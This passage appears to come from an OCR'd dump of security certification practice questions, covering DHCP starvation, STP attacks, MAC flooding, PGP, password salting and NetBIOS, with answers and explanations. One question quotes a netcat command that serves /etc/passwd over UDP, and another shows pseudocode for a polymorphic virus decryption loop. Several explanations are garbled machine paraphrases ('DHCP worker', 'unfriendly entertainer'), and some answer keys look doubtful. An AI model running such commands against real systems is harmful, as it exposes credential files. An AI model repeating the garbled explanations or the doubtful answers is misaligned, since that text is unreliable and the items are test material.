
identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?

A. Distributed assessment
B. Wireless network assessment
C. Host-based assessment
D. Application assessment

Answer: B

Explanation:
Wireless network assessment determines the vulnerabilities in an organization??s wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization??s perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION 216
- (Topic 2)
ViruXine.W32 virus hides their presence by changing the underlying executable code.
This Virus code mutates while keeping the original algorithm intact, the code changes itself each time it runs, but the function of the code (its semantics) will not change at all.



Here is a section of the Virus code:

```
1. lots of encrypted code
2. …
3. Decryption_Code:
4. C=C+1
5. A=Encrypted
6. Loop:
7. B=*A
8. C=3214*A
9. B=B XOR CryptoKey
10. *A=B
11. C=1
12. C=A+B
13. A=A+1
14. GOTO Loop IF NOT A=Decryption_Code
15. C=C^2
16. GOTO Encrypted
17. CryptoKey:
18. some_random_number
```

What is this technique called?

A. Polymorphic Virus
B. Metamorphic Virus
C. Dravidic Virus
D. Stealth Virus

Answer: A

NEW QUESTION 218
- (Topic 2)
Abel, a security professional, conducts penetration testing in his client organization to check for any security loopholes. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. This led to a Dos attack, and as a result, legitimate employees were unable to access the clients network. Which of the following attacks did Abel perform in the above scenario?

A. VLAN hopping
B. DHCP starvation
C. Rogue DHCP server attack
D. STP attack

Answer: B

Explanation:
A DHCP starvation assault is a pernicious computerized assault that objectives DHCP workers. During a DHCP assault, an unfriendly entertainer floods a DHCP worker with false DISCOVER bundles until the DHCP worker debilitates its stock of IP addresses. When that occurs, the aggressor can deny genuine organization clients administration, or even stock an other DHCP association that prompts a Man-in-the-Middle (MITM) assault.
In a DHCP Starvation assault, a threatening entertainer sends a huge load of false DISCOVER parcels until the DHCP worker thinks they??ve used their accessible pool. Customers searching for IP tends to find that there are no IP addresses for them, and they??re refused assistance. Furthermore, they may search

for an alternate DHCP worker, one which the unfriendly entertainer may give. What??s more, utilizing a threatening or sham IP address, that unfriendly entertainer would now be able to peruse all the traffic that customer sends and gets.
In an unfriendly climate, where we have a malevolent machine running some sort of an instrument like Yersinia, there could be a machine that sends DHCP DISCOVER bundles. This malevolent customer doesn??t send a modest bunch – it sends a great many vindictive DISCOVER bundles utilizing sham, made-up MAC addresses as the source MAC address for each solicitation.
In the event that the DHCP worker reacts to every one of these false DHCP DISCOVER parcels, the whole IP address pool could be exhausted, and that DHCP worker could trust it has no more IP delivers to bring to the table to legitimate DHCP demands.
When a DHCP worker has no more IP delivers to bring to the table, ordinarily the following thing to happen would be for the aggressor to get their own DHCP worker. This maverick DHCP worker at that point starts giving out IP addresses.
The advantage of that to the assailant is that if a false DHCP worker is distributing IP addresses, including default DNS and door data, customers who utilize those IP delivers and begin to utilize that default passage would now be able to be directed through the aggressor??s machine. That is all that an unfriendly entertainer requires to play out a man-in- the-center (MITM) assault.

NEW QUESTION 223
- (Topic 2)
John wants to send Marie an email that includes sensitive information, and he does not trust the network that he is connected to. Marie gives him the idea of using PGP. What should John do to communicate correctly using this type of encryption?

A. Use his own public key to encrypt the message.
B. Use Marie's public key to encrypt the message.
C. Use his own private key to encrypt the message.
D. Use Marie's private key to encrypt the message.

Answer: B

Explanation:
When a user encrypts plaintext with PGP, PGP first compresses the plaintext. The session key works with a very secure, fast conventional encryption algorithm to encrypt the plaintext; the result is ciphertext. Once the data is encrypted, the session key is then encrypted to the recipient's public key
https://en.wikipedia.org/wiki/Pretty_Good_Privacy
Pretty Good Privacy (PGP) is an encryption program that provides cryptographic privacy and authentication for data communication. PGP is used for signing, encrypting, and decrypting texts, e-mails, files, directories, and whole disk partitions and to increase the security of e-mail communications.
PGP encryption uses a serial combination of hashing, data compression, symmetric-key cryptography, and finally public-key cryptography; each step uses one of several supported algorithms. Each public key is bound to a username or an e-mail address.
https://en.wikipedia.org/wiki/Public-key_cryptography
Public key encryption uses two different keys. One key is used to encrypt the information and the other is used to decrypt the information. Sometimes this is referred to as asymmetric encryption because two keys are required to make the system and/or process work securely. One key is known as the public key and should be shared by the owner with
anyone who will be securely communicating with the key owner. However, the owner??s secret key is not to be shared and considered a private key. If the private key is shared with unauthorized recipients, the encryption mechanisms protecting the information must be considered compromised.

NEW QUESTION 226
- (Topic 2)
What is GINA?

A. Gateway Interface Network Application
B. GUI Installed Network Application CLASS
C. Global Internet National Authority (G-USA)
D. Graphical Identification and Authentication DLL

Answer: D


NEW QUESTION 231
- (Topic 2)
Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process.
Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to
sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. VLAN hopping attack
C. DNS poisoning attack
D. STP attack

Answer: D

Explanation:
STP prevents bridging loops in a redundant switched network environment. By avoiding loops, you can ensure that broadcast traffic does not become a traffic storm. STP is a hierarchical tree-like topology with a ??root?? switch at the top. A switch is elected as root based on the lowest configured priority of any switch (0 through 65,535). When a switch boots up, it begins a process of identifying other switches and determining the root bridge. After a root bridge is elected, the topology is established from its perspective of the connectivity. The switches determine the path to the root bridge, and all redundant paths are blocked. STP sends configuration and topology change notifications and acknowledgments (TCN/TCA) using bridge protocol data units (BPDU).
An STP attack involves an attacker spoofing the root bridge in the topology. The attacker broadcasts out an STP configuration/topology change BPDU in an attempt to force an STP recalculation. The BPDU sent out announces that the attacker??s system has a lower bridge priority. The attacker can then see a variety of frames forwarded from other switches to it. STP recalculation may also cause a denial-of-service (DoS) condition on the network by causing an interruption of 30 to 45 seconds each time the root bridge changes. An attacker using STP network topology changes to force its host to be elected as the root bridge.
switch

NEW QUESTION 232
- (Topic 2)
Which type of sniffing technique is generally referred as MiTM attack?



A. Password Sniffing
B. ARP Poisoning
C. Mac Flooding
D. DHCP Sniffing

Answer: B

NEW QUESTION 237
- (Topic 2)
What does the following command in netcat do? nc -l -u -p55555 < /etc/passwd

A. logs the incoming connections to /etc/passwd file
B. loads the /etc/passwd file to the UDP port 55555
C. grabs the /etc/passwd file when connected to UDP port 55555
D. deletes the /etc/passwd file when connected to the UDP port 55555

Answer: C

NEW QUESTION 242
- (Topic 2)
in an attempt to increase the security of your network, you Implement a solution that will help keep your wireless network undiscoverable and accessible only to those that know It. How do you accomplish this?

A. Delete the wireless network
B. Remove all passwords
C. Lock all users
D. Disable SSID broadcasting

Answer: D

Explanation:
The SSID (service set identifier) is the name of your wireless network.
SSID broadcast is how your router transmits this name to surrounding devices. Its primary function is to make your network visible and easily accessible. Most routers broadcast their SSIDs automatically. To disable or enable SSID broadcast, you need to change your router??s settings.
Disabling SSID broadcast will make your Wi-FI network name invisible to other users. However, this only hides the name, not the network itself. You cannot disguise the router's activity, so hackers can still attack it.
With your network invisible to wireless devices, connecting becomes a bit more complicated. Just giving a Wi-FI password to your guests is no longer enough. They have to configure their settings manually by including the network name, security mode, and other relevant info.

Disabling SSID might be a small step towards online security, but by no means should it be your final one. Before considering it as a security measure, consider the following aspects:
- Disabling SSID broadcast will not hide your network completely
Disabling SSID broadcast only hides the network name, not the fact that it exists. Your router constantly transmits so-called beacon frames to announce the presence of a wireless network. They contain essential information about the network and help the device connect.
- Third-party software can easily trace a hidden network
Programs such as NetStumbler or Kismet can easily locate hidden networks. You can try using them yourself to see how easy it is to find available networks – hidden or not.
- You might attract unwanted attention.
Disabling your SSID broadcast could also raise suspicion. Most of us assume that when somebody hides something, they have a reason to do so. Thus, some hackers might be attracted to your network.

NEW QUESTION 247
- (Topic 2)
Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?

A. Password key hashing
B. Password salting
C. Password hashing
D. Account lockout

Answer: B

Explanation:
Passwords are usually delineated as ??hashed and salted??. salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it??s hashed, typically this ??salt?? is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole. This makes it less effective than if individual salts are used.
The use of unique salts means that common passwords shared by multiple users – like ??123456?? or ??password?? – aren??t revealed revealed when one such hashed password is known – because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION 250
- (Topic 2)
Allen, a professional pen tester, was hired by xpertTech solutWns to perform an attack simul-ation on the organization's network resources. To perform the attack, he took advantage of the NetBIOS API and targeted the NetBIOS service. B/enumerating NetBIOS, he found that port 139 was open and could see the resources that could be accessed or viewed on a remote system. He came across many NetBIOS codes during enumeration.
identify the NetBIOS code used for obtaining the messenger service running for the logged- in user?

A. <1B>
B. <00>
C. <03>
D. <20>

Answer: C

Explanation:
<03>Windows Messenger administrationCourier administration is an organization based framework notice Windows administration by Microsoft that was remembered for some prior forms of Microsoft Windows.
This resigned innovation, despite the fact that it has a comparable name, isn??t connected in any capacity to the later, Internet-based Microsoft Messenger administration for texting or to Windows Messenger and Windows Live Messenger (earlier named MSN Messenger) customer programming.
The Messenger Service was initially intended for use by framework managers to tell Windows clients about their networks.[1] It has been utilized malevolently to introduce spring up commercials to clients over the Internet (by utilizing mass-informing frameworks which sent an ideal message to a predetermined scope of IP addresses). Despite the fact that Windows XP incorporates a firewall, it isn??t empowered naturally. Along these lines, numerous clients got such messages. Because of this maltreatment, the Messenger Service has been debilitated as a matter of course in Windows XP Service Pack 2.

NEW QUESTION 252
- (Topic 2)
You have retrieved the raw hash values from a Windows 2000 Domain Controller. Using social engineering, you come to know that they are enforcing strong passwords. You understand that all users are required to use passwords that are at least 8 characters in length. All passwords must also use 3 of the 4 following categories: lower case letters, capital letters, numbers and special characters. With your existing knowledge of users, likely user account names and the possibility that they will choose the easiest passwords possible, what would be the fastest type of password cracking attack you can run against these hash values and still get results?

A. Online Attack
B. Dictionary Attack
C. Brute Force Attack
D. Hybrid Attack

Answer: D


NEW QUESTION 253
- (Topic 2)
Why containers are less secure that virtual machines?

A. Host OS on containers has a larger surface attack.

B. Containers may full fill disk space of the host.
C. A compromise container may cause a CPU starvation of the host.
D. Containers are attached to the same virtual network.

Answer: A

NEW QUESTION 254
- (Topic 2)
Switches maintain a CAM Table that maps individual MAC addresses on the network to physical ports on the switch.



In MAC flooding attack, a switch is fed with many Ethernet frames, each containing different source MAC addresses, by the attacker. Switches have a limited memory for mapping various MAC addresses to physical ports. What happens when the CAM table becomes full?

A. Switch then acts as hub by broadcasting packets to all machines on the network
B. The CAM overflow table will cause the switch to crash causing Denial of Service
C. The switch replaces outgoing frame switch factory default MAC address of FF:FF:FF:FF:FF:FF
D. Every packet is dropped and the switch sends out SNMP alerts to the IDS port

Answer: A

NEW QUESTION 255
- (Topic 2)
An LDAP directory can be used to store information similar to a SQL database. LDAP uses a database structure instead of SQL??s structure. Because of this, LDAP has difficulty representing many-to-one relationships.

A. Relational, Hierarchical
B. Strict, Abstract
C. Hierarchical, Relational
D. Simple, Complex

Answer: C

NEW QUESTION 260
- (Topic 2)
In the context of password security, a simple dictionary attack involves loading a dictionary file (a text file full of dictionary words) into a cracking application such as L0phtCrack or John the Ripper, and running it against user accounts located by the application. The larger the word and word fragment selection, the more effective the dictionary attack is. The brute force method is the most inclusive, although slow. It usually tries every possible letter and number combination in its automated exploration. If you would use both brute force and dictionary methods combined together to have variation of words, what would you call such an attack?

A. Full Blown
B. Thorough
C. Hybrid
D. BruteDics

Answer: C

NEW QUESTION 264
- (Topic 2)
Garry is a network administrator in an organization. He uses SNMP to manage networked devices from a remote location. To manage nodes in the network, he uses MIB. which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mlb or by entering the DNS library name and Lseries.mlb. He is currently retrieving information from an MIB that contains object types for workstations and server services. Which of the following types of MIB is accessed by Garry in the above scenario?

A. LNMIB2.MIB
B. WINS.MIB
C. DHCP.MIS

D. MIB_II.MIB

Answer: A

Explanation:
DHCP.MIB: Monitors network traffic between DHCP servers and remote hosts HOSTMIB.MIB: Monitors and manages host resources
LNMIB2.MIB: Contains object types for workstation and server services
MIBJI.MIB: Manages TCP/IP-based Internet using a simple architecture and system WINS.MIB: For the Windows Internet Name Service (WINS)

NEW QUESTION 269
